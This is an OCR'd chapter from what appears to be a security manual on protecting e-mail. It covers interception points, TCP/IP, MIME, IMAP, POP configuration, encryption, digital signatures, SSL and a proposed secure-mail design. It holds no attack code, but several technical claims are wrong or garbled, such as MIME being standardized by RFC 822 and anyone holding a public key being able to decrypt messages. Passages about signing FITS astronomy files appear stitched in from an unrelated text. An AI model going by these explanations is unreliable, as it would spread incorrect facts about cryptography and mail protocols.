With the structure of our communications systems being what it is today, and the nature of the environment and conditions under which people work, that assumption is dangerously wrong. With the use of electronic frame relay connections, multi-server connections, intelligent routers and bridges, a message crosses many places where it could be tapped into by intruders or fail in transmission all together.

Bad E-mail Scenario

One scenario that has played out many times and continues today looks like this (see Exhibit 3-2):

1. User 1 writes and sends a message to User 4.
2. The message leaves User 1's mailbox and goes to the mail server, where it is recorded and readied for transmission by having the proper Internet packet information added to its header.
3. Then the mail server transmits the data out onto the Internet through the corporate firewall.
4. A hacker who is listening to the Internet traffic copies the data as it moves across a shared link using a sniffer (an NT workstation in promiscuous mode will do the same thing).
5. Your competition is actively monitoring the Internet with a sniffer and also sees your traffic and copies it onto their own network.
6. Unbeknownst to your competition, they have been hacked into and now share that data with a third party without even knowing about it.
7. The mail arrives at the recipient's firewall where it is inspected (recorded maybe) and sent onto the mail server.
8. The recipient goes out and gathers his mail and downloads it to his local machine without deleting the message from the mail server.

This message has now been shared with at least three people who can openly read it and has been copied onto at least two other points where it can be retrieved at a later date. There are well-known court cases where this model has been utilized to get old copies of mail traffic that have not been properly deleted and then became a focal point in the case.

As a security officer, it will be your job to determine the points of weakness and also the points of data gathering, potentially, even after the fact. How will one protect these areas; who has access to them; and how are they maintained are all questions that must be answered. To be able to do that, one needs to understand how e-mail works and what its intended use really was yesterday and how it is used today.

This form of communication was originally intended to just link users for the purpose of communicating simple items. It is the author's belief that the original creators of e-mail never initially intended for it to be used in so many different ways for so many different types of communications and information protocols.

Intercept point 1 in Exhibit 3-2 represents the biggest and most common weakness. In 1998, the Federal Bureau of Investigation reported that most intercepted mail and computer problems were created internally to the company. This means that one's risk by internal employees is greater than outside forces. The author does not advocate paranoia internally, but common sense and good practice. Properly filtering traffic through routers and bridges and basic network protection and monitoring of systems should greatly reduce this problem.

Intercept points 2 through 4 all share the same risk — the Internet. Although this is considered by some to be a known form of communications, it is not a secure one. It is a well-known fact that communications can be listened in on and recorded by anyone with the most basic of tools. Data can be retransmitted, copied, or just stopped, depending on the intent of the hacker or intruder.

Intercept points 5 and 6 are tougher to spot and there may be no way to have knowledge of or about if they are compromised. This scenario has an intruder listening from an unknown point that one has no way of seeing. This is to say, one cannot monitor the network they are connected to or may not see their connection on one's monitoring systems. The recipient does not know about them and is as blind to their presence as you are. Although this may be one of the most unlikely problems, it will be the most difficult to resolve. The author contends that the worst-case scenario is when the recipients' mail is intercepted inside their own network, and they do not know about a problem.

It is now the job of the security officer to come up with a solution — not only to protect the mail, but to also be able to determine if and when that

system of communications is working properly. It is also the security officer's responsibility to be able to quickly identify when a system has been compromised and what it will take to return it to a protected state. This requires continuous monitoring and ongoing auditing of all related systems.

HOW E-MAIL WORKS

The basic principle behind e-mail and its functionality is to send an electronic piece of information from one place to another with as little interference as possible. Today's e-mail has to be implemented very carefully and utilize controls that are well-defined to meet the clients need and at the same time protect the communications efficiently.

Today, there are some general mail terms that one must understand when discussing e-mail. They are Multipurpose Internet Mail Extensions (MIME), which was standardized with RFC 822 that defines the mail header and type of mail content; and RFC 1521, which is designed to provide facilities to include multiple objects in a single message, to represent body text in character sets other than US-ASCII, to represent formatted multi-font text messages, to represent nontextual material such as images and audio fragments, and generally to facilitate later extensions defining new types of Internet mail for use by cooperating mail agents.

Then there is the Internet Message Access Protocol (IMAP) format of mail messages that is on the rise. This is a method of accessing electronic mail or bulletin board data. Finally, there is POP, which in some places means Point of Presence (when dealing with an Internet provider); but for the purpose of this book means Post Office Protocol.

IP Traffic Control

Before going any further with the explanation of e-mail and how to protect it, the reader needs to understand the TCP/IP protocol. Although to many this may seem like a simple concept, it may be new to others. In short, the TCP/IP protocol is broken into five layers (see Exhibit 3-3). Each layer of the stack has a specific purpose and performs a specific function in the movement of data. The layers the author is concerned about are layers three and above (the network layer). Layers one and two require physical access to the connections and therefore become more difficult to compromise.

TCP/IP Five-Layer Stack:

1. The e-mail program sends the e-mail document down the protocol stack to the transport layer.
2. The transport layer attaches its own header to the file and sends the document to the network layer.




Exhibit 3-3. The five layers of the TCP/IP protocol.

3. The network layer breaks the data frames into packets, attaches additional header information to the packet, and sends the packets down to the data-link layer.
4. The data-link layer sends the packets to the physical layer.
5. The physical layer transmits the file across the network as a series of electrical bursts.
6. The electrical bursts pass through computers, routers, repeaters, and other network equipment between the transmitting computer and the receiving computer. Each computer checks the packet address and sends the packet onward to its destination.
7. At the destination computer, the physical layer passes the packets back to the data-link layer.
8. The data-link layer passes the information back to the network layer.
9. The network layer puts the physical information back together into a packet, verifies the address within the packet header, and verifies that the computer is the packet's destination. If the computer is the

packet's destination, the network layer passes the packet upward to the transport layer.
10. The transport layer, together with the network layer, puts together all the file's transmitted pieces and passes the information up to the application layer.
11. At the application layer, the e-mail program displays the data to the user.

The purpose of understanding how data is moved by the TCP/IP protocol is to understand all the different places that one's data can be copied, corrupted, or modified by an outsider. Due to the complexity of this potential for intrusion, critical data needs to be encrypted and or digitally signed. This is done so that the recipient knows who sent, and can validate the authenticity of, a message that they receive.

Encryption and digital signatures need to authenticate the mail from layer two (the data-link layer) up, at a minimum in this author's opinion. Below that level will require physical access; if one's physical security is good, this should not be an area of issue or concern.

Multipurpose Internet Mail Extensions (MIME)

Multipurpose Internet Mail Extensions (MIME) is usually one of the formats available for use with POP or e-mail clients (Pine, Eudora), Usenet News clients (WinVN, NewsWatcher), and WWW clients (Netscape, MS-IE). MIME extends the format of Internet mail.

STD 11, RFC 822, defines a message representation protocol specifying considerable detail about US-ASCII message headers, and leaves the message content, or message body, as flat US-ASCII text. This set of documents, collectively called the Multipurpose Internet Mail Extensions, or MIME, redefines the format of messages to allow:

- textual message bodies in character sets other than US-ASCII
- an extensible set of different formats for nontextual message bodies
- multi-part message bodies
- textual header information in character sets other than US-ASCII

These documents are based on earlier work documented in RFC 934, STD 11, and RFC 1049; however, it extends and revises them to be more inclusive. Because RFC 822 said so little about message bodies, these documents are largely not a revision of RFC 822 but are new requirements that allow mail to contain a broader type of data and data format.

The initial document specifies the various headers used to describe the structure of MIME messages. The second document, RFC 2046, defines the general structure of the MIME media typing system and also defines an initial

set of media types. The third document, RFC 2047, describes extensions to RFC 822 to allow non-US-ASCII text data in Internet mail header fields. The fourth document, RFC 2048, specifies various Internet Assigned Numbers Authority (IANA) registration procedures for MIME-related facilities. The fifth and final document, RFC 2049, describes the MIME conformance criteria as well as providing some illustrative examples of MIME message formats, acknowledgments, and the bibliography.

Since its publication in 1982, RFC 822 has defined the standard format of textual mail messages on the Internet. Its success has been such that the RFC 822 format has been adopted, wholly or partially, well beyond the confines of the Internet and the Internet SMTP transport defined by RFC 821. As the format has seen wider use, a number of limitations have been found to be increasingly restrictive for the user community.

RFC 822 was intended to specify a format for text messages. As such, nontextual messages, such as multimedia messages that might include audio or images, are simply not mentioned. Even in the case of text, however, RFC 822 is inadequate for the needs of mail users whose languages require the use of character sets with far greater size than US-ASCII. Because RFC 822 does not specify mechanisms for mail containing audio, video, Asian language text, or even text in most European and Middle Eastern languages, additional specifications were needed, thus forcing other RFCs to include the other types of data.

One of the notable limitations of RFC 821/822 based mail systems is the fact that they limit the contents of electronic mail messages to relatively short lines (i.e., 1000 characters or less) of seven-bit US-ASCII. This forces users to convert any nontextual data that they may wish to send into seven-bit bytes representable as printable US-ASCII characters before invoking a local mail user agent (UA). The UA is another name for the program with which people send and receive their individual mail.

The limitations of RFC 822 mail becomes even more apparent as gateways were being designed to allow for the exchange of mail messages between RFC 822 hosts and X.400 hosts. The X.400 requirement also specifies mechanisms for the inclusion of nontextual material within electronic mail messages. The current standards for the mapping of X.400 messages to RFC 822 messages specify either that X.400 nontextual material must be converted to (not encoded in) IA5Text format, or that they must be discarded from the mail message, notifying the RFC 822 user that discarding has occurred. This is clearly undesirable, as information that a user may wish to receive is then potentially lost if the original transmission is not recorded appropriately. Although a user agent may not have the capability of dealing with the nontextual material, the user might have some mechanism external to the UA that can extract useful information from the material after the message is received by the hosting computer.

There are several mechanisms that combine to solve some of these problems without introducing any serious incompatibilities with the existing world of RFC 822 mail, including:

- *A MIME-Version header field,* which uses a version number to declare a message to be in conformance with MIME. This field allows mail processing agents to distinguish between such messages and those generated by older or nonconforming software, which are presumed to lack such a field.
- *A Content-Type header field,* generalized from RFC 1049, which can be used to specify the media type and subtype of data in the body of a message and to fully specify the native representation (canonical form) of such data.
- *A Content-Transfer-Encoding header field,* which can be used to specify both the encoding transformations that were applied to the body and the domain of the result. Encoding transformations other than the identity transformation are usually applied to data to allow it to pass through mail transport mechanisms that may have data or character set limitations.
- Two additional header fields that can be used to further describe the data in a body include the *Content-ID* and *Content-Description header fields.*

All of the header fields defined are subject to the general syntactic rules for header fields specified in RFC 822. In particular, all these header fields except for Content-Disposition can include RFC 822 comments, which have no semantic contents and should be ignored during MIME processing.

Internet Message Access Protocol (IMAP)

IMAP is the acronym for Internet Message Access Protocol. This is a method of accessing electronic mail or bulletin board messages that are kept on a (possibly shared) mail server. In other words, it permits a "client" e-mail program to access remote message stores as if they were local. For example, e-mail stored on an IMAP server can be manipulated from a desktop computer at home, a workstation at the office, and a notebook computer while traveling to different physical locations using different equipment. This is done without the need to transfer messages or files back and forth between these computers.

The ability of IMAP to access messages (both new and saved) from more than one computer has become extremely important as reliance on electronic messaging and use of multiple computers increase. However, this functionality should not be taken for granted and can be a real security risk if the IMAP server is not appropriately secured.

The IMAP includes operations for creating, deleting, and renaming mailboxes; checking for new messages; permanently removing messages; setting and clearing flags; server-based RFC-822 and MIME, and searching; and selective fetching of message attributes, texts, and portions thereof.

IMAP was originally developed in 1986 at Stanford University. However, it did not command the attention of mainstream e-mail vendors until a decade later. It is still not as well-known as earlier and less-capable alternatives such as using POP mail. This is rapidly changing, as articles in the trade press and the implementation of the IMAP are becoming more and more commonplace in the business world.

Post Office Protocol (POP)

The Post Office Protocol, version 3 (POP-3) is used to pick up e-mail across a network. Not all computer systems that use e-mail are connected to the Internet 24 hours a day, 7 days a week. Some users dial into a service provider on an as-needed basis. Others may be connected to a LAN with a permanent connection but may not always be powered on (not logged into the network). Other systems may simply not have the available resources to run a full e-mail server. Mail servers may be shielded from direct connection to the Internet by a firewall security system, or it may be against organization policy to have mail delivered directly to user systems. In the case where e-mail must be directly mailed to users, the e-mail is sent to a central e-mail server where it is held for pickup when the user connects at a later time. POP-3 allows a user to logon to an e-mail post office system across the network and validates the user by ID and password. Then it will allow mail to be downloaded, and optionally allow the user to delete the mail from the server.

The widely used POP works best when one has only a single computer. POP e-mail was designed to support "offline" message access to increase network usability and efficiency. This means that messages can be downloaded and then deleted from the mail server if so configured. This mode of access is not compatible with access from multiple computers because it tends to sprinkle messages across all of the computers used for mail access. Thus, unless all of those machines share a common file system, the offline mode of access that is using POP effectively ties the user to one computer for message storage and manipulation. POP further complicates access by placing user-specific information in several locations as the data is stored as well.

The pop3d command is a POP-3 server and supports the POP-3 remote mail access protocol. Also, it accepts commands on its standard input and responds on its standard output. One normally invokes the pop3d command with the inetd daemon with those descriptors attached to a remote client connection.

The pop3d command works with the existing mail infrastructure consisting of sendmail and bellmail.

```
Net::POP3 - Post Office Protocol 3 Client class
          (RFC1081)
```

IMAP is a server for the POP and IMAP mail protocols. POP allows a "post office" machine to collect mail for users and have that mail downloaded to the user's local machine for reading. IMAP provides the functionality of POP, and allows a user to read mail on a remote machine without moving it to the user's local mailbox.

The popd server implements POP, as described in RFC1081 and RFC1082. Basically, the server listens on the TCP port named pop for connections. When it receives a connection request from a client, it performs the following functions:

- checks for client authentication by searching the POP password file in /usr/spool/pop
- sends the client any mail messages it is holding for the client (the server holds the messages in /usr/spool/pop)
- for historical reasons, the MH POP defaults to using the port named pop (port 109) instead of its newly assigned port named pop3 (port 110)

To determine which port MH POP, check the value of the POPSERVICE configuration option. One can display the POPSERVICE configuration option by issuing any MH command with the -help option. To find the port number, look in the /etc/services file for the service port name assigned to the POPSERVICE configuration option. The port number appears beside the service port name.

The POP database contains the following entry for each POP subscriber:

```
name::primary_file:encrypted_passwd::
          user@<client_address>::::0
```

The fields represent the following:

- name — the POP subscriber's username
- primary_file — the mail drop for the POP subscriber (relative to the POP directory)
- encrypted_passwd — the POP subscriber's password generated by popwrd(8)
- user@<client_address> — the remote user allowed to make remote POP (RPOP) connections

This database is an ASCII file and each field within each POP subscriber's entry is separated from the next by a colon. Each POP subscriber is separated from the next by a new line. If the password field is null, then no password is

valid; therefore, always check to see that a password is required to further enhance the security of your mail services.

To add a new POP subscriber, edit the file by adding a line such as the following:

```
bruce:: bruce:::::::0i
```

Then, use popwrd to set the password for the POP subscriber. To allow POP subscribers to access their maildrops without supplying a password (by using privileged ports), fill in the network address field, as in:

```
bruce:: bruce::: bruce@filteringisim.edu::::0
```

which permits "bruce@filteringisim.edu" to access the maildrop for the POP subscriber "bruce." Multiple network addresses can be specified by separating them with commas, as in:

```
bruce::bruce:9X5/m4yWHvhCc::bruce@filteringisim.edu,
          bruce@rsch.isim.edu::::
```

To disable a POP subscriber from receiving mail, set the primary file name to the empty string. To prevent a POP subscriber from picking up mail, set the encrypted password to "*" and set the network address to the empty string. This file resides in home directory of the login "pop." Because of the encrypted passwords, it can and does have general read permission.

Encryption and Authentication

Having determined what your e-mail needs are, one will have to determine how and when one will need to protect the information being sent. The "when" part is fairly straightforward, as this is set by corporate policy. If the security officer does not have the proper documentation and description of the controls that will need to be in place for electronic data transfer, then now is the time to put it together, as later will be too late. Suffice it to say that this author presumes that all the proper detail exists already. This needs to be done so the security officer will be able to determine the classification of the information that he or she will be working with for traffic to move successfully.

Encryption is a process whereby the sender and the receiver will share an encryption and decryption key that will protect the data from someone reading the data while it is in transit. This will also protect the data when it is backed up on tape or when it is temporarily stored on a mail server. This is not to say that encryption cannot be broken — it can, and has been done to several levels. What is being said is that the encryption used will protect the information long enough that the data is no longer of value to the person who intercepts it or has value to anyone else. This is important

to remember, to ensure that too much encryption is not used while, at the same time, enough is used to sufficiently protect the data.

Authentication is meant to verify the sender to the recipient. When the sender sends the message to the other party, they electronically sign the document that verifies to the person receiving the document the authenticity of it. It also verifies what the person sent is what the person received. It does not however protect the data while in transit, which is a distinct difference from encryption and is often a misconception on the part of the general user community.

Encryption

There are many books outlining encryption methodology and the tools that are available for this function. Therefore, this chapter does not go into great detail about the tools. However, the weaknesses as well as the strengths of such methods are discussed. All statements are those of the author and therefore are arguable; however, they are not conditional.

All mail can be seen at multiple points during its transmission. Whether it be from the sendmail server across the Internet, via a firewall to another corporation's firewall, or to their sendmail server, all mail will have multiple hops when it transits from sender to recipient. Every point in that transmission process is a point where the data can be intercepted, copied, modified, or deleted completely.

There are three basic types of encryption generally available today. They are private key (symmetric or single key) encryption, pretty good privacy (PGP) or public key encryption, and privacy enhanced mail (PEM). Each of these types of protection systems has strengths and flaws. However, fundamentally they all work the same way and if properly configured and used will sufficiently protect one's information (maybe).

Encryption takes the message that can be sent, turns it into unreadable text, and transmits it across a network where it is decrypted for the reader. This is a greatly simplified explanation of what occurs and does not contain nearly the detail needed to understand this functionality. Security professionals should understand the inner workings of encryption and how and when to best apply it to their environment. More importantly, they must understand the methods of encryption and decryption and the level at which encryption occurs.

Private key encryption is the least secure method of sending and receiving messages. This is due to a dependency on the preliminary setup that involves the sharing of keys between parties. It requires that these keys be transmitted either electronically or physically on a disk to the other party and that every person who communicates with this person potentially has a separate key. The person who supplies the encryption key must then

manage them so that two different recipients of data do not share keys and data is not improperly encrypted before transmission. With each new mail recipient the user has, there could potentially be two more encryption keys to manage.

This being the problem that it is, today there is public key encryption available. This type of encryption is better known as pretty good privacy (or PGP). The basic model for this system is to maintain a public key on a server that everyone has access. User 1, on the other hand, protects his private key so that he is the only one who can decrypt the message that is encrypted with his public key. The reverse is also true in that if a person has User 1's public key, and User 1 encrypts using his private key, then only a person with User 1's public key will be able to decrypt the message. The flaw here is that potentially anyone could have User 1's public key and could decrypt his message if they manage to intercept it.

With this method, the user can use the second party's public key to encrypt the private (single or symmetric) key and thereby transmit the key to the person in a secured fashion. Now users are using both the PGP technology and the private key technology. This is still a complicated method. To make it easy, everyone should have a public key that they maintain in a public place for anyone to pick up. Then they encrypt the message to the recipient and only the recipient can decrypt the message. The original recipient then gets the original sender's public key and uses that to send the reply.

As a user, PGP is the easiest form of encryption to use. User 1 simply stores a public key on a public server. This server can be accessed by anyone and if the key is ever changed, User 1's decryption will not work and User 1 will know that something is amiss. For the system administrator, it is merely a matter of maintaining the public key server and keeping it properly secured.

There are several different algorithms that can be applied to this type of technology. If the reader would like to know more about how to build the keys or development of these systems, there are several books available that thoroughly describe them.

Digital Certificates

Like a written signature, the purpose of a digital signature is to guarantee that the individual sending the message really is who he or she claims to be. Digital signatures are especially important for electronic commerce and are a key component of most authentication schemes. A digital signature is an attachment to an electronic message used for security purposes. The most common use of a digital certificate is to verify that a user sending a message is who he or she claims to be, and to provide the receiver with the means to encode a reply.

The actual signature is a quantity associated with a message that only someone with knowledge of an entity's private key could have generated, but which can be verified through knowledge of that entity's public key. In plain terms, this means that an e-mail message will have a verifiable number generated and attached to it that can be authenticated by the recipient.

Digital signatures perform three very important functions:

1. *Integrity:* A digital signature allows the recipient of a given file or message to detect whether that file or message has been modified.
2. *Authentication:* A digital signature makes it possible to verify cryptographically the identity of the person who signed a given message.
3. *Nonrepudiation:* A digital signature prevents the sender of a message from later claiming that they did not send the message.

The process of generating a digital signature for a particular document type involves two steps. First, the sender uses a one-way hash function to generate a message digest. This hash function can take a message of any length and return a fixed-length (e.g., 128 bits) number (the message digest). The characteristics that make this kind of function valuable are fairly obvious. With a given message, it is easy to compute the associated message digest. It is difficult to determine the message from the message digest, and it is difficult to find another message for which the function would produce the same message digest.

Second, the sender uses its private key to encrypt the message digest. Thus, to sign something, in this context, means to create a message digest and encrypt it with a private key.

The receiver of a message can verify that message via a comparable two-step process:

1. Apply the same one-way hash function that the sender used to the body of the received message. This will result in a message digest.
2. Use the sender's public key to decrypt the received message digest.

If the newly computed message digest matches the one that was transmitted, the message was not altered in transit, and the receiver can be certain that it came from the expected sender. If, on the other hand, the number does not match, then something is amiss and the recipient should be suspect of the message and its content.

The particular intent of a message digest, on the other hand, is to protect against human tampering by relying on functions that are computationally infeasible to spoof. A message digest should also be much longer than a simple checksum so that any given message may be assumed to result in a unique value. To be effective, digital signatures must be unforgeable; this means that the value cannot be easily replaced, modified, or copied.

A digital signature is formed by encrypting a message digest using the private key of a public key encryption pair. A later decryption using the corresponding public key guarantees that the signature could only have been generated by the holder of the private key. The message digest uniquely identifies the e-mail message that was signed. Support for digital signatures could be added to the Flexible Image Transport System, or FITS, by defining a FITS extension format to contain the digital signature certificates, or perhaps by simply embedding them in an appended FITS table extension.

There is a trade-off between the error detection capability of these algorithms and their speed. The overhead of a digital signature can be prohibitive for multi-megabyte files, but may be essential for certain purposes (e.g., archival storage) in the future. The checksum defined by this proposal provides a way to verify FITS data against likely random errors. On the other hand, a full digital signature may be required to protect the same data against systematic errors, especially human tampering.

An individual wishing to send a digitally signed message applies for a digital certificate from a certificate authority (CA). The CA issues an encrypted digital certificate containing the applicant's public key and a variety of other identification information. The CA makes its own public key readily available through print publicity or perhaps on the Internet.

The recipient of an encrypted digital certificate uses the CA's public key to decode the digital certificate attached to the message. Then they verify it as issued by the CA and obtain the sender's public key and identification information held within the certificate. With this information, the recipient can verify the owner of a public key.

A certificate authority is a trusted third-party organization or company that issues digital certificates used to verify the owner of a public key and create public-private key pairs. The role of the CA in this process is to guarantee that the individual granted the unique certificate is who he or she claims to be. Usually, this means that the CA has an arrangement with a financial institution, such as a credit card company, which provides it with information to confirm an individual's claimed identity. CAs are a critical component in data security and electronic commerce because they guarantee that the two parties exchanging information are really who they claim to be.

The most widely used standard for digital certificates is X.509. X.509 is actually an ITU Recommendation, which means that has not yet been officially defined or approved. As a result, companies have implemented the standard in different ways. For example, both Netscape and Microsoft use X.509 certificates to implement SSL in their Web servers and browsers. However, an X.509 certificate generated by Netscape may not be readable by Microsoft products, and vice versa.

Secure Sockets Layer (SSL)

Short for Secure Sockets Layer, SSL is a protocol developed by Netscape for transmitting private documents via the Internet. SSL works using a private key to encrypt data that is transferred over the SSL connection. Both Netscape Navigator and Internet Explorer support SSL, and many Web sites use the protocol to obtain confidential user information, such as credit card numbers. By convention, Web pages that require an SSL connection start with https: instead of http:.

The other protocol for transmitting data securely over the World Wide Web is Secure HTTP (S-HTTP). Whereas SSL creates a secure connection between a client and a server, over which any amount of data can be sent securely, S-HTTP is designed to securely transmit individual messages. SSL and S-HTTP, therefore, can be seen as complementary rather than competing technologies. Both protocols have been approved by the Internet Engineering Task Force (IETF) as a standard.

However, fully understanding what SSL is means that one must also understand HTTP (HyperText Transfer Protocol), the underlying protocol used by the World Wide Web (WWW). HTTP defines how messages are formatted and transmitted, and what actions Web servers and browsers should take in response to various commands. For example, when one enters a URL in the browser, this actually sends an HTTP command to the Web server directing it to fetch and transmit the requested Web page.

HTTP is called a stateless protocol because each command is executed independently, without any knowledge of the commands that came before it. This is the main reason why it is difficult to implement Web sites that react intelligently to user input. This shortcoming of HTTP is being addressed in a number of new technologies, including ActiveX, Java, JavaScript, and cookies.

S-HTTP is an extension to the HTTP protocol to support sending data securely over the World Wide Web. Not all Web browsers and servers support S-HTTP and, in the United States and other countries, there are laws controlling the exportation of encryption that can impact this functionality as well. Another technology for transmitting secure communications over the World Wide Web — Secure Sockets Layer (SSL) — is more prevalent. However, SSL and S-HTTP have very different designs and goals, so it is possible to use the two protocols together. Whereas SSL is designed to establish a secure connection between two computers, S-HTTP is designed to send individual messages securely.

The other main standard that controls how the World Wide Web works is HTML, which covers how Web pages are formatted and displayed.

Good Mail Scenario

Combining everything discussed thus far and a few practical principles involved in networking, one now has the ability to put together a much

more secure mail system. This will allow one to authenticate internal and external mail users. The internal requirements will only add one server and a router/filter outside the firewall, and the external requirements will require that there be a publicly available certificate authority (CA) for the world to access.

Now a system has been created that will allow users to segregate internally encrypted messages from externally. Each person will have two public keys to maintain:

- one that resides on the internally installed public key server
- one that resides on the external public key server

The private part of the public key pair will be a privately held key that the user will use to decrypt all incoming messages. Outside the firewall resides a server that will specifically handle all mail and will scan it for viruses and to be sure that all inbound mail is properly encrypted. If it is not, it will forward the message to a separate server that will authenticate the message to a specific user and will then scan and forward it after it has been properly accepted.

Now as we walk through the model of sending a message, no matter who intercepts it, or where it may be copied while in transit, the only place it can be understood will be at the final location of the keys. This method of PGP will not only secure the message, but it will act like a digital certificate in that the user will know limited information about the sender. If a digital signature is added to the model, then the recipient will know the source of the encryption session key. This will include the source of the digital signature and the senders' authentication information sufficiently enough to ensure that they are who they say they are.

There are many other components not discussed above that should be in place; these are outlined in the following steps. For more information, there are many books on router protocol and systems security that can be obtained at the local library.

Mail Sent Securely. The following steps break down the path with which a secure message can be sent (see Exhibit 3-4). This is a recommended method of securing all one's internal and external mail.

1. Before sending or receiving any messages, the author of the message gets a private encryption key from his private network.
2. Then the author places two public keys out on the networks. One is placed on his internal key ring and the second is placed on a public key ring. The purpose of this is to keep his internal mail private and still be able to use public-private key encryption of messages. This will also allow the author to separate mail traffic relevant to its origin.




Exhibit 3-4. Secured network.

3. The author of an e-mail message logs on to his personal network and is also authenticated by the mail server via usage of a password to get ready to send electronic mail.
4. They the author composes the message using his personal mail utility that has been preconfigured with the following settings.
   a. all messages will be sent with a digital signature
   b. all messages will have receipt notice automatically sent
   c. private key encryption will be automatically utilized
5. The author signs and sends the document to a secure server. The message is encrypted and digitally signed before it leaves the author's machine.
6. The author's mail server is connected to the network with hardware-level encrypting routers that protect all internal communications. Note that the latency created by hardware-level encryption is nominal enough that most users will not notice a delay in transmission of data which is any different than already occurs.
7. The mail server determines whether the traffic is internal or external and forwards appropriately. This particular message is determined to be outbound and is therefore sent to the firewall and out to the Internet via an automated hardware encryption device.

8. In front of the firewall on the recipient's end is a hardware device that decrypts the traffic at layer three, but leaves it encrypted and signed as it was originally sent. Loss of this level of encryption is noted by the author. However, unless the outside recipient of this message has the proper hardware to decrypt the message, this level of protection will impede the communications and the recipient will not be able to read the message.
9. The message travels over the Internet. At this point, any interception that records the transmission will not assist another party in obtaining the information. To do so, they will have to:
   a. be in the line of traffic at the proper time to intercept the message
   b. have the decryption tools with which the message was encrypted
   c. have a copy or method of recreating the digital certificate if they want to modify the message and retransmit it
10. The message is then received by the recipient's firewall and allowed in based on the addressing of the message.
11. The firewall forwards the message to a mail server that quickly scans the message for viruses (this will slow down mail traffic considerably in a high traffic environment). To determine if this level of security is needed, one must determine the damage a virus or Trojan horse can do to the individual or systems to which the individual is connected.
12. The message is stored on the mail server until the recipient logs on to the network and authenticates himself to that particular server. The mail server is password protected and all data contained there will also be encrypted.
13. The mail recipient goes out to the appropriate public key server (internal for internal users and off the public key for external users) and retrieves the sender's public key before trying to open the sender's message.
14. The mail server then forwards the message to the individual user, who then opens the message after it is decrypted and verifies the signature based matching message digests.
15. Notification of receipt is automatically created and transmitted back to the original author via a reverse process that will include the recipient's signature.

The author recognizes that in a perfect world, the level of encryption that is used would not be breakable by brute force or other type of attack. The certificate and signature that are used cannot be copied or recreated. However, this is not true; it is believed that with 128-bit encryption, with an attached digital signature, the message's information will be secure enough that it will take longer to decrypt than the information would be viable or useful.

This methodology will slow down the communication of all e-mail. The return is the increased security that is placed on the message itself. There

are several layers of protection and validation that show that the message is authentic. The sender and the recipient both know who the message is from and to whom it is being sent, and both parties have confirmation of receipt.

If senders are not concerned about protecting the content of their individual messages, then the encryption part could be skipped, thereby speeding up the process of delivery. It is this author's opinion that digital signatures should always be used to authenticate any business-related or personal message to another party.

CONCLUSION

From the beginning of time, people have tried to communicate over long distances — efficiently and effectively. The biggest concern then and today is that the message sent is the message received and that the enemy (e.g., corporate competition) does not intercept a message.

From the time that the first electronic message was sent to today's megabit communications systems, people have been trying to figure out new ways to copy, intercept, or just disrupt that messaging system. The value of getting one's data is proportionately equal to the value that data has if private, and is far greater if in the corporate world.

Our challenge in today's world of computer communications — voice, video, and audio communications — is to protect it: to make sure that when it is transmitted from one specific medium to another it is received in a fashion that the recipient will be able to hear it, read it, or see it. Both the author and the recipient are confident enough that the communications are secure and reliable enough that they do not have to worry about the message not getting to where it should.

